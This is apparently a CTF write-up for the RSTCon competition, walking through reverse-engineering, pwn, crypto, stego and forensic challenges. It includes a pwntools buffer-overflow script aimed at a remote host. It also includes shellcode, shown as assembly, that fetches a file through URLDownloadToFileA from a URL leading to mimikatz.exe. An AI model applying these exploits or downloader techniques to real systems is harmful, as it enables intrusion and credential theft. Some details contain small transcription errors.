

Crack Me - Reverse

First, we load the binary in IDA. We see that it's an x64 ELF. After some quick analysis (renaming some variables and functions), we see that the argument length needs to be 32 which is the actual license length

```
if ( argc == 2 )
{
    v5 = std::operator<<<std::char_traits<char>><( std::cout,
        "Validare cod de licenta, utilizator: Vasile Cetefescu!",
        envp);
    std::ostream::operator<<(v5, &std::endl<char, std::char_traits<char>>);
    std::allocator<char>::allocator(&v13);
    sum_kind_of_strcpy((__int64)v12, (__int64)argv[1], (__int64)&v13);
    std::allocator<char>::~allocator(&v13);
    if ( std::cxx11::basic_string<char, std::char_traits<char>, std::allocator<char>>::length(v12) == 32 )// check if argument len is 32
    {
        std::cxx11::basic_string<char, std::char_traits<char>, std::allocator<char>>::basic_string(v14, v12);
        v8 = check((__int64)v14);
        std::cxx11::basic_string<char, std::char_traits<char>, std::allocator<char>>::~basic_string(v14);
        if ( v8 )
            v10 = std::operator<<<std::char_traits<char>><(&std::cout, "Licenta este valida!", v9);
        else
            v10 = std::operator<<<std::char_traits<char>><(&std::cout, "Licenta nu este chiar asa de valida...", v9);
        std::ostream::operator<<(v10, &std::endl<char, std::char_traits<char>>);
        v4 = 0;
    }
}
```

We also see that it checks the v8 value and decides based on that if our license is valid or not. v8 is the value returned by the check() function which was renamed accordingly.

Now let's get into the check() function.

```
for ( i = 0; (unsigned __int64)i <= 4; ++i )
{
    if ( *(BYTE *)std::cxx11::basic_string<char, std::char_traits<char>, std::allocator<char>>::operator[]( a1,
        byte_19320[i] ) != '-' )      // check minus
    {
        v1 = 0;
        goto LABEL_38;
    }
    for ( i = 0; i < 21; ++i )
```

This is equivalent to:

```
for(int i=0;i<=4;i++)
{
    if (a1[byte_19320[i]] != "-")
        return 0; //That label redirects us to the return
}
```

where byte_19320 is :

```
| byte_19320      db 2, 6, 0Bh, 11h, 18h ; DATA XREF: check+E1↑o
```

Therefore, the license must have a '-' character at the above positions. The current license format is: **XX-XXX-XXXX-XXXXXX-XXXXXXX**

Let's get to the next part:

```
| for ( j = 0; j <= 31; ++j )  
| {  
|   if ( (*(_BYTE *)std::__cxx11::basic_string<char, std::char_traits<char>, std::allocator<char>>::operator[])(a1, j) != '-' )  
|   {  
|     v2 = (char *)std::__cxx11::basic_string<char, std::char_traits<char>, std::allocator<char>>::operator[](a1, j);  
|     std::__cxx11::basic_string<char, std::char_traits<char>, std::allocator<char>>::operator+=(chars, (unsigned int)*v2);  
|   }  
| }
```

This piece of code appends all the non "-" characters to *chars*.

```
| for ( k = 0; k <= 5; ++k )  
| {  
|   v3 = *(char *)std::__cxx11::basic_string<char, std::char_traits<char>, std::allocator<char>>::operator[](  
|     &unk_19520,  
|     k);  
|   v4 = (char *)std::__cxx11::basic_string<char, std::char_traits<char>, std::allocator<char>>::operator[](chars, k);  
|   if ( v3 - *v4 != byte_19325[k] )  
|   {  
|     v1 = 0;  
|     goto LABEL_38;  
|   }  
| }
```

This is equivalent to:

```
| for(int k=0; k <= 5; k++)  
| {  
|   v3 = (char)unk_19520[k];  
|   v4 = (char)&chars[k];  
|   if(v3 - *v4 != byte_19325[k])  
|   {  
|     return 0; //Again...that Label  
|   }  
| }
```

Where byte_19325 is:

```
| byte_19325      db 26h, 2Fh, 2Dh, 1Dh, 25h, 31h, 15h dup(0)
```

We don't really know that is at *unk_19520* because that part of memory is filled at runtime.

```

:0000000000003861 ; -----
:0000000000003861
:0000000000003861 loc_3861:                                ; CODE XREF: check+205↓j
:0000000000003861     mov    eax, [rbp+var_1C]
:0000000000003861     cdqe
:0000000000003864     mov    rsi, rax
:0000000000003866     lea    [rax, unk_19520]
:0000000000003869     mov    rdi, rax
:0000000000003870     call   __ZNSt7__cxx112basic_stringIcSt11char_traitsIcESaIcEE1xEm ; std::
:0000000000003873     movzx eax, byte ptr [rax]
:0000000000003878     movsx ebx, al
:0000000000003878

```

To view the content of the variable, we'll use GDB and put a breakpoint after that *lea* instruction.

```

*RAX 0x55555556d520 -> 0x55555557feb0 ← 'Vasile Cetefescu'
RBX 0x0
RCX 0x5858585858585858 ('XXXXXXXX')
RDX 0x1e
RDI 0x7fffffffdd70 -> 0x555555580340 ← 'XXXXXXXXXXXXXXXXXXXXXXXXXXXX'
RSI 0x0
R8 0x555555580340 ← 'XXXXXXXXXXXXXXXXXXXXXXXXXXXX'
R9 0x7ffff7d7fbe0 (main_arena+96) -> 0x555555580360 ← 0x0
R10 0x7ffff7dd2a85 ← '_ZNSt7__cxx112basic_stringIcSt11char_traitsIcESaIcEE9_M_mutateEmmPKcm'
R11 0x30
R12 0x5555555575e0 ← xor    ebp, ebp
R13 0x0
R14 0x0
R15 0x0
RBP 0x7fffffffde60 -> 0x7fffffffdee0 -> 0x555555564600 ← push    r15
RSP 0x7fffffffdb30 ← 0x0      keygen
*RIP 0x555555557870 ← mov    rdi, rax

```

```

0x555555557869  lea    rax, [rip + 0x15cb0]
► 0x555555557870  mov    rdi, rax
0x555555557873  call   0x5555555575c0           <0x5555555575c0>

0x555555557878  movzx eax, byte ptr [rax]
0x55555555787b  movsx ebx, al
0x55555555787e  mov    eax, dword ptr [rbp - 0x1c]
0x555555557881  movsxd rdx, eax
0x555555557884  lea    rax, [rbp - 0xf0]
0x55555555788b  mov    rsi, rdx
0x55555555788e  mov    rdi, rax
0x555555557891  call   0x5555555575c0           <0x5555555575c0>

```

We see now that in *rax* we have a "double pointer" to "Vasile Cetefescu" → that's what we have in *unk_19520*.

Now, we write three lines of python to do the math for us:

```

unk = b"Vasile"
subbed = b"\x26\x2f\x2d\x1d\x25\x31\x15"

print("".join([chr(i-j) for i,j in zip(unk, subbed)]))

```

and we have the first 5 chars from the license: 02FLG4

We continue with the next code from the check function.

```
for ( l = 0; l <= 41; ++l )
    std::cxx11::basic_string<char, std::char_traits<char>, std::allocator<char>>::operator+=(v18,
        (unsigned int)(char)(dword_19340[l] + 20));
sub_5CCA(v13, v18, 0LL);
v24 = -1;
sub_83AE(&v23, &v24);
v25[0] = 0LL;
v25[1] = 0LL;
v25[2] = 0LL;
sub_6008(v25);
std::allocator<char>::allocator(&v27);
sum_kind_of_strcpy((__int64)v26, (__int64)&unk_11160, (__int64)&v27);
std::allocator<char>::allocator(&v29);
sum_kind_of_strcpy((__int64)v28, (__int64)"GET", (__int64)&v29);
sub_5D82((__int64)v11, (__int64)v13, (__int64)v28, (__int64)v26, (__int64)v25, v23);
std::cxx11::basic_string<char, std::char_traits<char>, std::allocator<char>>::~basic_string(v28);
std::allocator<char>::~allocator(&v29);
std::cxx11::basic_string<char, std::char_traits<char>, std::allocator<char>>::~basic_string(v26);
std::allocator<char>::~allocator(&v27);
sub_8D5C(v25);
std::allocator<char>::allocator(&v30);
v5 = sub_8272(v12);
v6 = sub_824C(v12);
sub_A1E2(v10, v6, v5, &v30);
std::allocator<char>::~allocator(&v30);
std::cxx11::basic_string<char, std::char_traits<char>, std::allocator<char>>::operator=(v17, v10);
std::cxx11::basic_string<char, std::char_traits<char>, std::allocator<char>>::~basic_string(v10);
sub_5D46(v11);
sub_71E6(v13);
```

Seems like a lot of garbage code. Let's focus on the `for` loop. Here we construct `v18` which is just each element from `dword_19340` increased by 20 (final result should be a char).

We can use IDAPython to easily decode what's there.

```
00000019340 ; _DWORD dword_19340[42]
00000019340 dword_19340    dd 54h, 2 dup(60h), 5Ch, 26h, 2 dup(18h), 64h, 2 dup(5Fh)
00000019340                                     ; DATA XREF: check+21D↑o
00000019340    dd 52h, 61h, 2 dup(66h), 51h, 5Eh, 1Ah, 4Fh, 58h, 59h
00000019340    dd 18h, 58h, 55h, 4Fh, 51h, 5Ah, 5Fh, 51h, 48h, 5Fh, 55h
00000019340    dd 53h, 5Ah, 4Dh, 60h, 61h, 5Eh, 51h, 1Ah, 60h, 64h, 60h
000000193E8   dq offset _ZTISt9exception ; `typeinfo for 'std::exception'
000000193F0   dq offset __gxx_personality_v0
```

```
Python>a = get_bytes(0x19340, 42*4)
Python>print("".join([chr(i+20) for i in a]).replace("\x14", ""))
http://xssfuzzer.com/license_signature.txt
```

Looks like a link. We also see that `GET` is used in the chunk of code above, and we anticipate that we are going to get the content of that webpage.



GTL088R

```
std::allocator<char>::~allocator(&v30);
std::__cxx11::basic_string<char, std::char_traits<char>, std::allocator<char>>::operator=(v17, v10);
std::__cxx11::basic_string<char, std::char_traits<char>, std::allocator<char>>::~basic_string(v10);
sub_5D46(v11);
sub_71E6(v13);
std::__cxx11::basic_string<char, std::char_traits<char>, std::allocator<char>>::substr(v16, chars, 20LL, 7LL);
std::__cxx11::basic_string<char, std::char_traits<char>, std::allocator<char>>::substr(v15, v17, 0LL, 7LL);
if ( std::__cxx11::basic_string<char, std::char_traits<char>, std::allocator<char>>::length(v15) == 7 )
{
    if ( (unsigned int)std::__cxx11::basic_string<char, std::char_traits<char>, std::allocator<char>>::compare(v16, v15) )
    {
        v1 = 0;
    }
}
```

v17 → content of webpage and thus we need *chars[20:20+7] == "GTL088R"*

Next, we have another 6 characters directly embedded in the code
(*RSTCON*)

```
if ( (unsigned int)std::__cxx11::basic_string<char, std::char_traits<char>, std::allocator<char>>::compare(v16, v15) )
{
    v1 = 0;
}
else if ( (*(_BYTE *)std::__cxx11::basic_string<char, std::char_traits<char>, std::allocator<char>>::operator[](chars,
    16LL) != 'T'
    || (*(_BYTE *)std::__cxx11::basic_string<char, std::char_traits<char>, std::allocator<char>>::operator[](chars,
    14LL) != 'R'
    || (*(_BYTE *)std::__cxx11::basic_string<char, std::char_traits<char>, std::allocator<char>>::operator[](chars,
    15LL) != 'S'
    || (*(_BYTE *)std::__cxx11::basic_string<char, std::char_traits<char>, std::allocator<char>>::operator[](chars,
    18LL) != 'O'
    || (*(_BYTE *)std::__cxx11::basic_string<char, std::char_traits<char>, std::allocator<char>>::operator[](chars,
    17LL) != 'C'
    || (*(_BYTE *)std::__cxx11::basic_string<char, std::char_traits<char>, std::allocator<char>>::operator[](chars,
    19LL) != 'N' )
```

Moving on:

```
7 else
8 {
9     std::allocator<char>::allocator(v31);
0     sum_kind_of_strcpy((__int64)v14, (__int64)&unk_11160, (__int64)v31);
1     std::allocator<char>::~allocator(v31);
2     for ( m = 13; m > 5; --m )
3     {
4         v8 = (char *)std::__cxx11::basic_string<char, std::char_traits<char>, std::allocator<char>>::operator[](chars, m);
5         std::__cxx11::basic_string<char, std::char_traits<char>, std::allocator<char>>::operator+=(v14, (unsigned int)*v8);
6     }
7     v1 = std::__cxx11::basic_string<char, std::char_traits<char>, std::allocator<char>>::compare(v14, "M25GROPY") == 0;
8     std::__cxx11::basic_string<char, std::char_traits<char>, std::allocator<char>>::~basic_string(v14);
9 }
0 }
```

This code reverses *chars[5:13]* and checks if it's equal to *M25GROPY*.

Bringing together all this pieces, we get the full license key which also represents the flag.

Flag: **RST{02-FLG-4YPO-RG52M-RSTCON-GTLO88R}**.

Shellcode - Reverse

This challenge rather easy. It can be solved by looking at the strings pushed on the stack. We load the binary in IDA and select the 64 bit mode (trial and error: 16/32/64 bit)

```
mov    rdi, rdx
mov    ecx, 'Ayra'
push   rcx
mov    rcx, 'rbildaoL'
push   rcx
mov    rdx, rsp
mov    rcx, rbx
sub    rsp, '0'
call   rdi
add    rsp, '0'
add    rsp, 10h
mov    rsi, rax
xor    rax, rax
mov    ax, '11'
push   rax
mov    rax, 'd.nomlru'
push   rax
mov    rcx, rsp
sub    rsp, '0'
call   rsi
add    rsp, 40h
push   rax
xor    rax, rax
mov    ax, 'Ae'
push   rax
mov    rax, 'liFoTdao'
push   rax
mov    rax, 'InwoDLRU'
push   rax
mov    rdx, rsp
```

We see some interesting strings being pushed on the stack:

LoadLibraryA

urlmon.dll

URLDownloadToFileA

I guess it's pretty clear what we should be looking for now..isn't it? An URL.

```
0      push   rax
1      xor    rax, rax
2      mov    eax, '2h46'
3      push   rax
4      mov    rax, 'm3/yg.br'
5      push   rax
6      mov    rax, '//:sptth'
7      push   rax
8      push   rsp
```

This URL <https://rb.gy/3m64h2> redirects us to:

<https://xssfuzzer.com/rstcon/mimikatz.exe> which gives a 404

Not Found

The requested URL was not found on this server.

Apache/2.4.25 (Debian) Server at xssfuzzer.com Port 443


We check for directory listing on /rstcon and we find 2 files:



Index of /rstcon

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
Parent Directory		-	
flag.txt	2022-03-16 12:01	33	
test.txt	2022-03-16 11:56	1	

And the flag:



Flag: **RSTCON_DIR_LISTING_POATE_FI_URAT**

Pop-Up - Reverse


We load the binary in IDA and quickly notice that the main functions looks familiar.

```
int __stdcall WinMain(HINSTANCE hInstance, HINSTANCE
{
    if ( !BYTE1(dword_8313BC) )
        return 1;
    dword_83135C = 0;
    dword_831350 = 0;
    ::hInstance = hInstance;
    dword_831390 = IsThemeActive();
    _set_new_handler(NewHandler);
    _set_new_mode(1);
    sub_763656();
    sub_76445D((wchar_t *)lpCmdLine);
    SystemParametersInfoW(0x2001u, 0, pvParam, 2u);
    return dword_83135C;
}
```

We check `sub_763656` but nothing interesting there. The next function tho, `sub_76445D` gives us a rather interesting piece of information.

```
sub_76445D(lpFile)
if ( IsDebuggerPresent() )
{
    MessageBoxA(0, "This is a third-party compiled AutoIt script.", Caption, 0x10u);
    return sub_76B1FF(lpFile);
}
if ( dword_831400 )
```

This seems a compiled AutoIt script. We can use AutoItExtractor to get the script.



The resulted script containing the flag is the following:

```
$FLAG = InputBox("Flag", "Introdu flag-ul")
If StringLeft($FLAG, 0x3) <> "RST" Then
    MsgBox(0x0, "Incorrect", "Incorrect")
ElseIf StringMid($FLAG, 0x3, 0xa) <> "flag" Then
    MsgBox(0x0, "Incorrect", "Incorrect")
Else
    MsgBox(0x0, "Flag", "RST{48529cf56fdbee75050b87539d7cb670}")
EndIf
```

Flag: **RST{48529cf56fdbee75050b87539d7cb670}**

Boferk - Pwn

This challenge was a classic and simple buffer overflow.

```
void secret()
{
    printf("Congrats!\n");
    printf("Acum incearca si remote\n");
}

void echo()
{
    char buffer[20];
    printf("Hello Hacker! Tocmai ce am primit IBAN-ul tau. Acum poti sa extragi cati bani doresti\n");
    printf("Introdu suma pe care vrei sa o extragi:");
    scanf("%s", buffer);
    printf("Tranzactie acceptata, suma de %s LEI a fost extrasă cu succes", buffer);
}
```

The vulnerability lies in `scanf("%s")` which let's us write how many bytes we want on the stack. We overwrite the return address with the address of `secret` and we get the flag.

Here's the script:

```
from pwn import *

elf = ELF("./chall")

#p = process("./chall")
p = remote("51.254.113.224", 1337)
context.log_level = "DEBUG"
p.sendlineafter("extragi:", b"A"*40 + p64(elf.sym["secret"]))

p.interactive()
~
```

Flag: **RST{SAi2#@nOF!LFG5m!FMb7z4%{8aKL41Lcm25n}**

Coliziune - Crypto

The idea behind this lies in using 2 strings that results in a magic hashes as the comparison will return True (PHP trick). One such strings are:

MMHUWUV:0e701732711630150438129209816536

MAUXXQC:0e478478466848439040434801845361

The screenshot shows a browser window with the following details:

- Address bar: Not secure | vps-f8bcd6cb.vps.ovh.net/coliziune/
- Page title: Coliziune
- Navigation icons: back, forward, search, refresh.
- Page content:
 - Text: Creeaza o coliziune in MD5 de string-uri pentru a primi flag-ul.
 - Input field: Text 1: [empty]
 - Input field: Text 2: [empty]
 - Button: Verifica

RST{81D38BA6DD4E5BE284CBD68507CA3911}

Flag: **RST{81D38BA6DD4E5BE284CBD68507CA3911}**

Hash-uri - Crypto

We download a romanian wordlist and write a quick python script to bruteforce the given hashes.

```

import hashlib

wordlist = open("wordlist.txt", "rb").readlines()
hashes = [
    "fd5abd068c82e5d162db83ae0515e9ce",
    "c32fd3934458d4633ada2101e29cde2b",
    "d687c85dc2e8505ebc270a789db72ab6",
    "9f6cf9de93b8c74a3ec648e7c52bba62",
    "ffecf9eaea910bc6fd81ea3c0055befc",
    "d7a60e7d2a2d5b98917a776a9973e3df",
    "c7cf8413ce9e4f1fac2bb0245ab5ab18",
    "aed9bbc3a1a9f6aa4b07b210cdd57e89",
    "55db1ec956e4f391de89d8f749a0cbe1",
    "aed9bbc3a1a9f6aa4b07b210cdd57e89"
]

for word in wordlist:
    if(hashlib.md5((word + "flag").encode("utf-8")).hexdigest() in hashes):
        print(word)

```

Looks like the word was *inteligenta*, so we get the md5 hash of that word, and the challenge is solved.

Flag: **RST{e1264e94e0b0e70a4af90e974c79c813}**

Discutii - Misc

We see a weirdly formatted message on Slack.

Bun venit la RST{}Con CTF! Foarte multe exercitii va asteapta. Lista e lunga. Adevarul e ca unele sunt usoare. Gata, la treaba! _. Singuri ar trebui sa va descurcati. Lasati prieteniiile pentru 2 zile. Acesta e un concurs individual. Cred ca va veti descurca oricum. Kudos!

We take the uppercase letters and put them together (along with the underscore) and we get the flag.

Flag: **RST{FLAG_SLACK}**

Apel interceptat - Misc

The given text seems to be related to some phone ciphers. We can use dcode.fr cipher identifier and then decode it to get the flag.

The screenshot shows two side-by-side tools. On the left is the 'dcode.fr' search interface with a search bar containing 'FELICITARI FLAG UL ESTE SRT ASTAESTFELAGULMAIUSORFFCRIPTAT'. Below the search bar are links for 'Multi-tap Phone (SMS) - dCode' and 'Tag(s) : Telecom, Polygrammic Cipher'. On the right is the 'MULTI-TAP DECODER/TRANSLATOR' tool, specifically the 'T9 vs MULTITAP CONFUSION' section. It displays a long string of digits: '3333355544422244482777444!033355524-8855503377778330777777778{2777782337778333355524885556244488777666777333332227774447828}'. Below this are options for 'DICTIONARY' (set to 'ENGLISH Simplistic (very usual words only)'), 'BRUTEFORCE ALL POSSIBILITIES' (unchecked), and a large yellow button labeled 'DECRYPT MULTI-TAP'.

To notice is that some characters needs a swap as the words are not grammatically correct. This is something normal considering there are multiple solutions to a phone keyboard walk.

Flag: **RST{ASTAESTEFLAGULMAIUSORDEDECRYPTAT}**

Steago - Stegano

We load the file to an online exif tool and find a base64 encoded string in one of the file's properties. Decoding the string will give us the flag.

The screenshot shows the 'ExifTool' interface displaying file properties. One of the properties is 'By-line' with the value 'VEhJU19XQVNfTk9UX1NPX0hBUkQ='. This is a base64 encoded string. The rest of the properties listed are: CodedCharacterSet (UTF8), EnvelopeRecordVersion (4), SpecialInstructions (Q), Source (X), Writer-Editor (W), and ApplicationRecordVersion (4).

Flag: **RST{THIS_WAS_NOT_SO_HARD}**

Forensic VM - Forensic

Forensics

For this challenge, we were given a VMware machine which, in order to work with newer versions of VMWare and different hardware configurations (AMD or Intel) needs a VM → Manage → Change Hardware Compatibility

After this, we start the VM and quickly see in the home directory of the ctf user a binary file called *hacker*. We load the binary in IDA and quickly notice a string being copied into memory.

```
v9 = &argc;
qmemcpy(
    v5,
    "\x01\x03\x03\x05\x01\x04\x03\x03\x02\x06\t\x04\x03\x02\x02\x06\b\x04\x05\x06\x05\x05\x04",
    sizeof(v5));
v6 = 2;
strcpy(v4, "QPQ<JMxD>KAAM><=WL>QQWCJZ<BF<NW");
v8 = 1;
for ( i = 0; i <= 30; ++i )
{
    if ( (unsigned __int8)v5[i] + (unsigned __int8)v4[i] != argv[1][i] )
        v8 = 0;
}
if ( v8 )
    printf("Dap, l-ai gasit!");
return 0;
```

To get the expected value, we can use python:

```
>>> a = b"\x01\x03\x03\x05\x01\x04\x03\x03\x02\x06\t\x04\x03\x02\x02\x06\b\x04\x05\x06\x05\x05\x04"
>>> b = b"QPQ<JMxD>KAAM><=WL>QQWCJZ<BF<NW"
>>> print("".join([chr(i+j) for i,j in zip(a,b)]))
RSTCON_HARDCODED_PASS_IN_BINARY
```

Flag1: *RSTCON_HARDCODED_PASS_IN_BINARY*

Moving on, we keep enumerating home directory and we find a non-empty *.bash_history* file which could give us clues regarding what the hacker did on the host.

```

ctf@debian:~$ ls -la
total 1024
drwxr-xr-x 16 ctf  ctf    4096 Mar 21 10:43 .
drwxr-xr-x  3 root root   4096 Mar 16 05:54 ..
-rw-----  1 ctf  ctf     67 Mar 16 06:43 .bash_history
-rw-r--r--  1 ctf  ctf    220 Mar 16 05:54 .bash_logout
-rw-r--r--  1 ctf  ctf   3526 Mar 16 05:54 .bashrc
drwxr-xr-x 16 ctf  ctf    4096 Mar 21 10:43 .cache
drwx----- 13 ctf  ctf    4096 Mar 21 10:43 .config
drwxr-xr-x  2 ctf  ctf    4096 Mar 16 05:56 Desktop
drwxr-xr-x  2 ctf  ctf    4096 Mar 16 05:56 Documents
drwxr-xr-x  2 ctf  ctf    4096 Mar 17 13:10 Downloads
drwx-----  3 ctf  ctf    4096 Mar 17 21:35 .gnupg
-rw-r--r--  1 ctf  ctf    265 Mar 21 10:43 .gtkrc-2.0
-rwrxr-xr-x  1 root root  15524 Mar 16 06:26 hacker
-rw-r--r--  1 ctf  ctf   10701 Mar 16 05:53 index.html
drwxr-xr-x  3 ctf  ctf    4096 Mar 16 05:56 .kde
-rw-r--r--  1 ctf  ctf  775701 Mar 14 18:42 linpeas.sh
drwxr-xr-x  3 ctf  ctf    4096 Mar 16 05:56 .local
drwx-----  5 ctf  ctf    4096 Mar 16 06:30 .mozilla
drwxr-xr-x  2 ctf  ctf    4096 Mar 16 05:56 Music
drwxr-xr-x  2 ctf  ctf    4096 Mar 16 05:56 Pictures
-rw-r--r--  1 ctf  ctf    807 Mar 16 05:54 .profile
drwxr-xr-x  2 ctf  ctf    4096 Mar 16 05:56 Public
-rw-r--r--  1 ctf  ctf    66 Mar 17 21:28 .selected_editor
drwxr-xr-x  2 ctf  ctf    4096 Mar 16 05:56 Templates
drwxr-xr-x  2 ctf  ctf    4096 Mar 16 05:56 Videos
-rw-r--r--  1 ctf  ctf    165 Mar 17 21:32 .wget-hsts
-rw-----  1 ctf  ctf     51 Mar 21 10:42 .Xauthority
-rw-----  1 ctf  ctf  135919 Mar 21 10:43 .xsession-errors

```

```

ctf@debian:~$ cat .bash_history
su
mysql -u root -p UlNUQ090X1BBU1NXT1JEU19WSUFFQ09NTUF0RF9MSU5F
ctf@debian:~$ echo UlNUQ090X1BBU1NXT1JEU19WSUFFQ09NTUF0RF9MSU5F | base64 -d
RSTCON_PASSWORDS_VIA_COMMAND_LINEctf@debian:~$ █

```

Flag2: RSTCON_PASSWORDS_VIA_COMMAND_LINE

Moving on we started looking at browser history as that is something familiar among CTF and can usually be used by a hacker to download additional malware.

⊕ Apache2 Debian Default Page: It works	http://127.0.0.1/	3/17/22, 12:34
➡ SUPER SELECTIE CU MANELE DE TOP Octombrie 2021 - ...	https://www.youtube.com/watch?v=a4JctddWJMY	3/16/22, 06:33
➡ Manele noi pentru CTF-ul RSTCON - YouTube	https://www.youtube.com/results?search_query=Manele+noi+pen...	3/16/22, 06:33
➡ YouTube	https://www.youtube.com/	3/16/22, 06:33
➡ Facebook - Log In or Sign Up	https://www.facebook.com/	3/16/22, 06:33
➡ Awaiting Validation - Romanian Security Team	https://rstforums.com/forum/register/?do=validating	3/16/22, 06:32
➡ Registration - Romanian Security Team	https://rstforums.com/forum/register/	3/16/22, 06:31
➡ Firefox Privacy Notice — Mozilla	https://www.mozilla.org/en-US/privacy/firefox/	3/16/22, 06:30

From the above history, it seems that the hacker had created an account on rstforums.com. At this point we are interested in checking what

password he used as well as if there is any content added to the forum or any personal details that would contain the flag.

Home > rstctf2 > Unread Content

 **rstctf2**

Members

POSTS 0 JOINED Wednesday at 06:32 AM LAST VISITED Just now See my activity

REPUTATION 0 Neutral See reputation activity ▾

0 warning points No restrictions being applied

0 Followers Options ▾
No followers

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<https://rstforums.com>

Username

rstctf2

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Password

RSTCON_DATA_FOUND_IN_BROWSER

Copy

Created: March 16, 2022

Last modified: March 16, 2022

Last used: March 16, 2022

Flag3: RSTCON_DATA_FOUND_IN_BROWSER

Next, we started looking at local services and open ports. We saw that there is apache2 running on port 80 and thus we browsed to the default root folder (/var/www/) and found the 4th flag in the config.php file.

```
ctf@debian:~$ ss -tnulp
Netid State Recv-Q Send-Q Local Address:Port Peer Address:Port Process
udp UNCONN 0 0 0.0.0.0:631 0.0.0.0:*
udp UNCONN 0 0 0.0.0.0:44180 0.0.0.0:*
udp UNCONN 0 0 0.0.0.0:5353 0.0.0.0:*
udp UNCONN 0 0 [::]:142357 [::]:* *
udp UNCONN 0 0 *:1716 [::]:* *
udp UNCONN 0 0 [::]:5353 [::]:* users:(("kdeconnectd",pid=1068,fd=11))
tcp LISTEN 0 128 0.0.0.0:22 0.0.0.0:*
tcp LISTEN 0 128 127.0.0.1:631 0.0.0.0:*
tcp LISTEN 0 511 *:80 *:*
tcp LISTEN 0 50 *:1716 [::]:* *
tcp LISTEN 0 128 [::]:22 [::]:* users:(("kdeconnectd",pid=1068,fd=12))
tcp LISTEN 0 128 [::]:631 [::]:* *

ctf@debian:~$ ls /var/www/html
index.html
ctf@debian:~$ ls /var/www
config.php html index.php
ctf@debian:~$ cat /var/www/config.php
<?php

$enc32_pass = "KJJVIQ2PJZPVAQTKNLU6USEL5EU4X2D5HEMSKHL5DESTCF";

?>
ctf@debian:~$ cat /var/www/index.php
RSTCON
ctf@debian:~$ echo KJJVIQ2PJZPVAQTKNLU6USEL5EU4X2D5HEMSKHL5DESTCF | base32 -d
base32: extra operand 'd'
Try 'base32 --help' for more information.
ctf@debian:~$ echo KJJVIQ2PJZPVAQTKNLU6USEL5EU4X2D5HEMSKHL5DESTCF | base32 -d
RSTCON_PASSWORD_IN_CONFIG_FILEctf@debian:~$
```

Flag4: RSTCON_PASSWORD_IN_CONFIG_FILE

Knowing that there is a web application running, we are also interested in reading apache2 logs which, in general, we should not have access as the www-data user.

```
ctf@debian:~$ ls /var/log/apache2/
access.log access.log.1 error.log error.log.1 other_vhosts_access.log
ctf@debian:~$ ls /var/log/apache2/access.log
/var/log/apache2/access.log
ctf@debian:~$ cat /var/log/apache2/access.log
cat: /var/log/apache2/access.log: Permission denied
ctf@debian:~$ cat /var/log/apache2/access.log.1
127.0.0.1 - [16/Mar/2022:06:37:20 -0400] "GET / HTTP/1.1" 200 3380 "-" "Mozilla/5.0 (X11; Linux i686; rv:91.0) Gecko/20100101 Firefox/91.0"
127.0.0.1 - [16/Mar/2022:06:37:20 -0400] "GET /icons/openlogo-75.png HTTP/1.1" 200 6040 "http://localhost/" "Mozilla/5.0 (X11; Linux i686; rv:91.0) Gecko/20100101 Firefox/91.0"
127.0.0.1 - [16/Mar/2022:06:37:20 -0400] "GET /favicon.ico HTTP/1.1" 404 487 "http://localhost/" "Mozilla/5.0 (X11; Linux i686; rv:91.0) Gecko/20100101 Firefox/91.0"
127.0.0.1 - [16/Mar/2022:06:38:11 -0400] "GET /login.php?user=root&pass=525354434F4E5F4C4F475F46494C45535F4152455F5354494C4C5F574F52544859 HTTP/1.1" 404 488 "-" "Mozilla/5.0 (X11; Linux i686; rv:91.0) Gecko/20100101 Firefox/91.0"
127.0.0.1 - [17/Mar/2022:12:34:04 -0400] "GET / HTTP/1.1" 200 11012 "-" "Wget/1.21"
127.0.0.1 - [17/Mar/2022:12:34:12 -0400] "GET / HTTP/1.1" 200 3380 "-" "Mozilla/5.0 (X11; Linux i686; rv:91.0) Gecko/20100101 Firefox/91.0"
